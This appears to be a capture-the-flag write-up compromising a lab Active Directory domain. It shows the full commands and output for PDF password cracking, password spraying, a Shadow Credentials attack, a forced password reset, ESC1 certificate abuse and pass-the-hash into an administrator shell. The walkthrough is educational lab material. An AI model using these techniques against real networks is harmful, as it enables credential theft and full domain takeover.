
Overview
The machine starts by enumerating an SMB share where a password-protected PDF is found and cracked to reveal a temporary password pattern, this password is sprayed across enumerated domain users to land access as a.harris, BloodHound reveals GenericAll over i.park so we perform a Shadow Credentials attack to get that user's hash, i.park's HelpDesk membership grants ForceChangePassword over svc_ca which we reset and abuse against a vulnerable ADCS template (ESC1) to request a certificate as administrator and get shell as NT AUTHORITY\SYSTEM
Enumeration
we start with nmap scan to find the next
a lot of open ports, AD ports so lets go through the popular ones
- there is RDP, SMB,DNS, Kerberos, LDAP, LDAPs
- there is an AD CS in place with the CA
WELCOME-CA - domain name is
Welcome.localand FQDN isDC01.welcome.local - 1 hour clock skew
this is assumed breached box with the creds e.hills:Il0vemyj0b2025!
Setup
and we're good to go after this setup
┌─[vpn.coursestack.com 10.200.80.115]─[jimmex@attacker]─[~/hacksmarter/welcome]
└──╼ [★]$ echo '10.1.65.138 DC01 DC01.welcome.local welcome.local' | sudo tee -a /etc/hosts
10.1.65.138 DC01 DC01.welcome.local welcome.local
┌─[vpn.coursestack.com 10.200.80.115]─[jimmex@attacker]─[~/hacksmarter/welcome]
└──╼ [★]$ nxc smb 10.1.65.138 -u e.hills -p 'Il0vemyj0b2025!' --generate-krb5-file krb5.conf
SMB 10.1.65.138 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:WELCOME.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.1.65.138 445 DC01 [+] krb5 conf saved to: krb5.conf
SMB 10.1.65.138 445 DC01 [+] Run the following command to use the conf file: export KRB5_CONFIG=krb5.conf
SMB 10.1.65.138 445 DC01 [+] WELCOME.local\e.hills:Il0vemyj0b2025!
┌─[vpn.coursestack.com 10.200.80.115]─[jimmex@attacker]─[~/hacksmarter/welcome]
└──╼ [★]$ mv krb5.conf /etc/krb5.conf
mv: inter-device move failed: 'krb5.conf' to '/etc/krb5.conf'; unable to remove target: Permission denied
┌─[vpn.coursestack.com 10.200.80.115]─[jimmex@attacker]─[~/hacksmarter/welcome]
└──╼ [★]$ sudo mv krb5.conf /etc/krb5.conf
┌─[vpn.coursestack.com 10.200.80.115]─[jimmex@attacker]─[~/hacksmarter/welcome]
└──╼ [★]$ sudo ntpdate welcome.local
2026-08-10 23:28:11.123694 (-0700) -3598.866426 +/- 0.070807 welcome.local 10.1.65.138 s1 no-leap
CLOCK: time stepped by -3598.866426
SMB
we have read over some shares, some of which are the standard stuff so we'll ignore for now but the HR share isn't standard so we need to take a look
┌─[vpn.coursestack.com 10.200.80.115]─[jimmex@attacker]─[~/hacksmarter/welcome]
└──╼ [★]$ nxc smb 10.1.65.138 -u e.hills -p 'Il0vemyj0b2025!' --shares
SMB 10.1.65.138 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:WELCOME.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.1.65.138 445 DC01 [+] WELCOME.local\e.hills:Il0vemyj0b2025!
SMB 10.1.65.138 445 DC01 [*] Enumerated shares
SMB 10.1.65.138 445 DC01 Share Permissions Remark
SMB 10.1.65.138 445 DC01 ----- ----------- ------
SMB 10.1.65.138 445 DC01 ADMIN$ Remote Admin
SMB 10.1.65.138 445 DC01 C$ Default share
SMB 10.1.65.138 445 DC01 Human Resources READ
SMB 10.1.65.138 445 DC01 IPC$ READ Remote IPC
SMB 10.1.65.138 445 DC01 NETLOGON READ Logon server share
SMB 10.1.65.138 445 DC01 SYSVOL READ Logon server share
some PDF files so lets see what we can find
┌─[vpn.coursestack.com 10.200.80.115]─[jimmex@attacker]─[~/hacksmarter/welcome]
└──╼ [★]$ smbclient //welcome.local/'Human Resources' -U'e.hills'%'Il0vemyj0b2025!'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Sep 13 16:20:17 2025
  ..                                  D        0  Sat Sep 13 13:11:19 2025
  Welcome 2025 Holiday Schedule.pdf A 84715 Sat Sep 13 15:18:12 2025
  Welcome Benefits.pdf A 81466 Sat Sep 13 15:18:12 2025
  Welcome Handbook Excerpts.pdf A 82644 Sat Sep 13 15:18:12 2025
  Welcome Performance Review Guide.pdf A 79823 Sat Sep 13 15:18:12 2025
  Welcome Start Guide.pdf A 89511 Sat Sep 13 15:18:12 2025

                15568127 blocks of size 4096. 11910429 blocks available
smb: \> prompt off
smb: \> mget *
getting file \Welcome 2025 Holiday Schedule.pdf of size 84715 as Welcome 2025 Holiday Schedule.pdf (88.7 KiloBytes/sec) (average 88.7 KiloBytes/sec)
getting file \Welcome Benefits.pdf of size 81466 as Welcome Benefits.pdf (114.5 KiloBytes/sec) (average 99.7 KiloBytes/sec)
getting file \Welcome Handbook Excerpts.pdf of size 82644 as Welcome Handbook Excerpts.pdf (118.7 KiloBytes/sec) (average 105.3 KiloBytes/sec)
getting file \Welcome Performance Review Guide.pdf of size 79823 as Welcome Performance Review Guide.pdf (117.2 KiloBytes/sec) (average 108.0 KiloBytes/sec)
getting file \Welcome Start Guide.pdf of size 89511 as Welcome Start Guide.pdf (129.3 KiloBytes/sec) (average 111.9 KiloBytes/sec)
smb: \> exit
Access as a.harris
all the files were just standard onboarding files except this start guide was password protected so lets try the given password and if it doesn't work we'll try to crack it

Cracking PDF password
the password we're given didn't work for it so cracking it returned the password humanresources which is typical for HR people
┌─[vpn.coursestack.com 10.200.80.115]─[jimmex@attacker]─[~/hacksmarter/welcome]
└──╼ [★]$ pdf2john Welcome\ Start\ Guide.pdf | tee pdf.hash
Welcome Start Guide.pdf:$pdf$4*4*128*-1060*1*16*fc591b1749ad08498b60ce3a81947b8c*32*9abeeb4695a10ac7b5e6558d39ee8c8300000000000000000000000000000000*32*e3e7eecc056a1ca2a2b0298352b0970f96ff1503022a1146e322e2f215dfd6be
┌─[vpn.coursestack.com 10.200.80.115]─[jimmex@attacker]─[~/hacksmarter/welcome]
└──╼ [★]$ john pdf.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
Cost 1 (revision) is 4 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
humanresources (Welcome Start Guide.pdf)
1g 0:00:00:11 DONE (2026-08-10 23:34) 0.08510g/s 79016p/s 79016c/s 79016C/s humphrey06..human29
Use the "--show --format=PDF" options to display all of the cracked passwords reliably
Session completed.
we're given that new accounts are given temporary password

and we've got some users here so lets get a list using --users-export to password spray that password
┌─[vpn.coursestack.com 10.200.80.115]─[jimmex@attacker]─[~/hacksmarter/welcome]
└──╼ [★]$ nxc ldap 10.1.65.138 -u e.hills -p 'Il0vemyj0b2025!' --users
LDAP 10.1.65.138 389 DC01 [*] Windows Server 2022 Build 20348 (name:DC01) (domain:WELCOME.local) (signing:None) (channel binding:Never)
LDAP 10.1.65.138 389 DC01 [+] WELCOME.local\e.hills:Il0vemyj0b2025!
LDAP 10.1.65.138 389 DC01 [*] Enumerated 11 domain users: WELCOME.local
LDAP 10.1.65.138 389 DC01 -Username- -Last PW Set- -BadPW- -Description-
LDAP 10.1.65.138 389 DC01 Administrator 2025-09-13 09:24:04 0 Built-in account for administering the computer/domain
LDAP 10.1.65.138 389 DC01 Guest < never> 1 Built-in account for guest access to the computer/domain
LDAP 10.1.65.138 389 DC01 krbtgt 2025-09-13 09:40:39 1 Key Distribution Center Service Account
LDAP 10.1.65.138 389 DC01 e.hills 2025-09-13 13:41:15 1
LDAP 10.1.65.138 389 DC01 j.crickets 2025-09-13 13:43:53 1
LDAP 10.1.65.138 389 DC01 e.blanch 2025-09-13 13:49:13 1
LDAP 10.1.65.138 389 DC01 i.park 2025-09-13 21:23:03 1 IT Intern
LDAP 10.1.65.138 389 DC01 j.johnson 2025-09-13 13:58:15 1
LDAP 10.1.65.138 389 DC01 a.harris 2025-09-13 13:59:13 0
LDAP 10.1.65.138 389 DC01 svc_ca 2025-09-13 17:19:35 0
LDAP 10.1.65.138 389 DC01 svc_web 2025-09-13 14:40:40 1 Web Server in Progress
and we got access to the a.harris account
┌─[vpn.coursestack.com 10.200.80.115]─[jimmex@attacker]─[~/hacksmarter/welcome]
└──╼ [★]$ nxc smb welcome.local -u users.txt -p 'Welcome2025!@' --continue-on-success
SMB 10.1.65.138 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:WELCOME.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.1.65.138 445 DC01 [-] WELCOME.local\Administrator:Welcome2025!@ STATUS_LOGON_FAILURE
SMB 10.1.65.138 445 DC01 [-] WELCOME.local\Guest:Welcome2025!@ STATUS_LOGON_FAILURE
SMB 10.1.65.138 445 DC01 [-] WELCOME.local\krbtgt:Welcome2025!@ STATUS_LOGON_FAILURE
SMB 10.1.65.138 445 DC01 [-] WELCOME.local\e.hills:Welcome2025!@ STATUS_LOGON_FAILURE
SMB 10.1.65.138 445 DC01 [-] WELCOME.local\j.crickets:Welcome2025!@ STATUS_LOGON_FAILURE
SMB 10.1.65.138 445 DC01 [-] WELCOME.local\e.blanch:Welcome2025!@ STATUS_LOGON_FAILURE
SMB 10.1.65.138 445 DC01 [-] WELCOME.local\i.park:Welcome2025!@ STATUS_LOGON_FAILURE
SMB 10.1.65.138 445 DC01 [-] WELCOME.local\j.johnson:Welcome2025!@ STATUS_LOGON_FAILURE
SMB 10.1.65.138 445 DC01 [+] WELCOME.local\a.harris:Welcome2025!@
SMB 10.1.65.138 445 DC01 [-] WELCOME.local\svc_ca:Welcome2025!@ STATUS_LOGON_FAILURE
SMB 10.1.65.138 445 DC01 [-] WELCOME.local\svc_web:Welcome2025!@ STATUS_LOGON_FAILURE
Bloodhound
so lets grab data for bloodhound
┌─[vpn.coursestack.com 10.200.80.115]─[jimmex@attacker]─[~/hacksmarter/welcome]
└──╼ [★]$ rusthound -d welcome.local -i 10.1.65.138 -u a.harris -p 'Welcome2025!@' -z
---------------------------------------------------
Initializing RustHound at 23:46:29 on 08/10/26
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2026-08-11T06:46:29Z INFO  rusthound] Verbosity level: Info
[2026-08-11T06:46:29Z INFO  rusthound::ldap] Connected to WELCOME.LOCAL Active Directory!
[2026-08-11T06:46:29Z INFO  rusthound::ldap] Starting data collection...
[2026-08-11T06:46:31Z INFO  rusthound::ldap] All data collected for NamingContext DC=welcome,DC=local
[2026-08-11T06:46:31Z INFO  rusthound::json::parser] Starting the LDAP objects parsing...
⢀ Parsing LDAP objects: 20%
[2026-08-11T06:46:31Z INFO rusthound::json::parser::bh_41] ADCS found DC=local,DC=WELCOME,CN=WELCOME-CA, use --adcs args to collect the certificate templates and certifica
te authority.
[2026-08-11T06:46:31Z INFO  rusthound::json::parser] Parsing LDAP objects finished!
[2026-08-11T06:46:31Z INFO  rusthound::json::checker] Starting checker to replace some values...
[2026-08-11T06:46:31Z INFO  rusthound::json::checker] Checking and replacing some values finished!
[2026-08-11T06:46:31Z INFO  rusthound::json::maker] 12 users parsed!
[2026-08-11T06:46:31Z INFO  rusthound::json::maker] 63 groups parsed!
[2026-08-11T06:46:31Z INFO  rusthound::json::maker] 1 computers parsed!
[2026-08-11T06:46:31Z INFO  rusthound::json::maker] 3 ous parsed!
[2026-08-11T06:46:31Z INFO  rusthound::json::maker] 1 domains parsed!
[2026-08-11T06:46:31Z INFO  rusthound::json::maker] 2 gpos parsed!
[2026-08-11T06:46:31Z INFO  rusthound::json::maker] 21 containers parsed!
[2026-08-11T06:46:31Z INFO  rusthound::json::maker] .//20260810234631_welcome-local_rusthound.zip created!

RustHound Enumeration Completed at 23:46:31 on 08/10/26! Happy Graphing!
and as you can see we are part of the HR group who has generic all over the user I.Park which has some interesting DACL himself but lets focus on the a.harris for now to take over that I.Park

Access as I.Park
3 things we can do when we have Generic All
- targeted kerberoasting but only useful if the password is weak
- change password which should be the last resort always
- if there is ADCS in place which is in this case we try Shadow Credentials attack
trying shadow attack we get the NT hash for the user
┌─[vpn.coursestack.com 10.200.80.115]─[jimmex@attacker]─[~/hacksmarter/welcome]
└──╼ [★]$ certipy shadow auto -dc-ip 10.1.65.138 -dc-host dc01.welcome.local -u a.harris -p 'Welcome2025!@' -account I.PARK
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting user 'i.park'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '839557b1ebaf45dbace5da7ed873b89d'
[*] Adding Key Credential with device ID '839557b1ebaf45dbace5da7ed873b89d' to the Key Credentials for 'i.park'
[*] Successfully added Key Credential with device ID '839557b1ebaf45dbace5da7ed873b89d' to the Key Credentials for 'i.park'
[*] Authenticating as 'i.park' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'i.park@welcome.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'i.park.ccache'
[*] Wrote credential cache to 'i.park.ccache'
[*] Trying to retrieve NT hash for 'i.park'
[*] Restoring the old Key Credentials for 'i.park'
[*] Successfully restored the old Key Credentials for 'i.park'
[*] NT hash for 'i.park': b689c61b88b0f63cfc2033e5dba52c75
validating the user
┌─[vpn.coursestack.com 10.200.80.115]─[jimmex@attacker]─[~/hacksmarter/welcome]
└──╼ [★]$ nxc smb welcome.local -u i.park -H 'b689c61b88b0f63cfc2033e5dba52c75'
SMB 10.1.65.138 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:WELCOME.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.1.65.138 445 DC01 [+] WELCOME.local\i.park:b689c61b88b0f63cfc2033e5dba52c75
Access as SVC_CA
the user I.park is part of the HelpDesk group which has ForceChangePassword over 2 SVC accounts we can abuse both, but i believe in this case the important one is the SVC_CA just because there is CA in place and we can use to abuse so lets start with that and get back to SVC_WEB if it came back empty

so we changed the password
┌─[vpn.coursestack.com 10.200.80.115]─[jimmex@attacker]─[~/hacksmarter/welcome]
└──╼ [★]$ bloodyAD --host 10.1.65.138 -d welcome.local -u i.park -p :b689c61b88b0f63cfc2033e5dba52c75 set password svc_ca 'Password123!'
[+] Password changed successfully!
ESC1 to Administrator
and as you can see we got the results telling that the template WELCOME-TEMPLATE is vulnerable to ESC1 so lets abuse that to get administrator
┌─[vpn.coursestack.com 10.200.80.115]─[jimmex@attacker]─[~/hacksmarter/welcome]
└──╼ [★]$ certipy find -dc-ip 10.1.65.138 -dc-host dc01.welcome.local -u svc_ca -p 'Password123!' -vulnerable -stdout
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 17 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'WELCOME-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'WELCOME-CA'
[*] Checking web enrollment for CA 'WELCOME-CA' @ 'DC01.WELCOME.local'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name : WELCOME-CA
    DNS Name : DC01.WELCOME.local
    Certificate Subject : CN=WELCOME-CA, DC=WELCOME, DC=local
    Certificate Serial Number : 6E7A025A45F4E6A14E1F08B77737AFD9
    Certificate Validity Start : 2025-09-13 16:39:33+00:00
    Certificate Validity End : 2030-09-13 16:49:33+00:00
    Web Enrollment
      HTTP
        Enabled : False
      HTTPS
        Enabled : False
    User Specified SAN : Disabled
    Request Disposition : Issue
    Enforce Encryption for Requests : Enabled
    Active Policy : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner : WELCOME.LOCAL\Administrators
      Access Rights
        ManageCa : WELCOME.LOCAL\Administrators
                                          WELCOME.LOCAL\Domain Admins
                                          WELCOME.LOCAL\Enterprise Admins
        ManageCertificates : WELCOME.LOCAL\Administrators
                                          WELCOME.LOCAL\Domain Admins
                                          WELCOME.LOCAL\Enterprise Admins
        Enroll : WELCOME.LOCAL\Authenticated Users
Certificate Templates
  0
    Template Name : Welcome-Template
    Display Name : Welcome-Template
    Certificate Authorities : WELCOME-CA
    Enabled : True
    Client Authentication : True
    Enrollment Agent : False
    Any Purpose : False
    Enrollee Supplies Subject : True
    Certificate Name Flag : EnrolleeSuppliesSubject
    Enrollment Flag : PublishToDs
    Extended Key Usage : Server Authentication
                                          Client Authentication
    Requires Manager Approval : False
    Requires Key Archival : False
    Authorized Signatures Required : 0
    Schema Version : 2
    Validity Period : 1 year
    Renewal Period : 6 weeks
    Minimum RSA Key Length : 2048
    Template Created : 2025-09-14T03:12:52+00:00
    Template Last Modified : 2025-10-30T02:19:35+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights : WELCOME.LOCAL\svc ca
                                          WELCOME.LOCAL\Domain Admins
                                          WELCOME.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner : WELCOME.LOCAL\Administrator
        Full Control Principals : WELCOME.LOCAL\Domain Admins
                                          WELCOME.LOCAL\Enterprise Admins
        Write Owner Principals : WELCOME.LOCAL\Domain Admins
                                          WELCOME.LOCAL\Enterprise Admins
        Write Dacl Principals : WELCOME.LOCAL\Domain Admins
                                          WELCOME.LOCAL\Enterprise Admins
        Write Property Enroll : WELCOME.LOCAL\Domain Admins
                                          WELCOME.LOCAL\Enterprise Admins
    [+] User Enrollable Principals      : WELCOME.LOCAL\svc ca
    [!] Vulnerabilities
      ESC1 : Enrollee supplies subject and template allows client authentication.
and we got the administrator hash so lets login
┌─[vpn.coursestack.com 10.200.80.115]─[jimmex@attacker]─[~/hacksmarter/welcome]
└──╼ [★]$ certipy req -dc-ip 10.1.65.138 -target dc01.welcome.local -u svc_ca -p 'Password123!' -ca 'WELCOME-CA' -ns 10.1.65.138 -dns-tcp -template 'Welcome-Template' -upn
'administrator@welcome.local' -sid 'S-1-5-21-141921413-1529318470-1830575104-500'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 22
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@welcome.local'
[*] Certificate object SID is 'S-1-5-21-141921413-1529318470-1830575104-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
┌─[vpn.coursestack.com 10.200.80.115]─[jimmex@attacker]─[~/hacksmarter/welcome]
└──╼ [★]$ certipy auth -pfx administrator.pfx -dc-ip 10.1.65.138
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@welcome.local'
[*]     SAN URL SID: 'S-1-5-21-141921413-1529318470-1830575104-500'
[*] Using principal: 'administrator@welcome.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@welcome.local': aad3b435b51404eeaad3b435b51404ee:0cf1b799460a39c852068b7c0574677a
and we got the administrator as you can see
┌─[vpn.coursestack.com 10.200.80.115]─[jimmex@attacker]─[~/hacksmarter/welcome]
└──╼ [★]$ evil-winrm -i 10.1.65.138 -u administrator -H 0cf1b799460a39c852068b7c0574677a

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
7fbb500e363e81691681f6880ed38631
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cd \Users
*Evil-WinRM* PS C:\Users> ls


    Directory: C:\Users


Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 9/13/2025 8:45 PM a.harris
d----- 10/29/2025 7:30 PM Administrator
d-r--- 9/13/2025 9:24 AM Public


*Evil-WinRM* PS C:\Users> type a.harris/Desktop/user.txt
46fa545e76f2b279ca97bd2c7f39ba12
*Evil-WinRM* PS C:\Users>
Path

Resources
- PDF Password Cracking (John the Ripper / pdf2john): https://www.openwall.com/john/
- Password Spraying Attacks: https://www.thehacker.recipes/ad/movement/kerberos/password-spraying
- BloodHound (AD attack path mapping): https://bloodhound.specterops.io/
- GenericAll Abuse: https://bloodhound.specterops.io/resources/edges/generic-all
- Shadow Credentials Attack: https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/shadow-credentials
- ForceChangePassword Abuse: https://bloodhound.specterops.io/resources/edges/force-change-password
- ADCS ESC1 (Certificate Template Abuse): https://hacktricks.wiki/en/windows-hardening/active-directory-methodology/ad-certificates/domain-escalation.html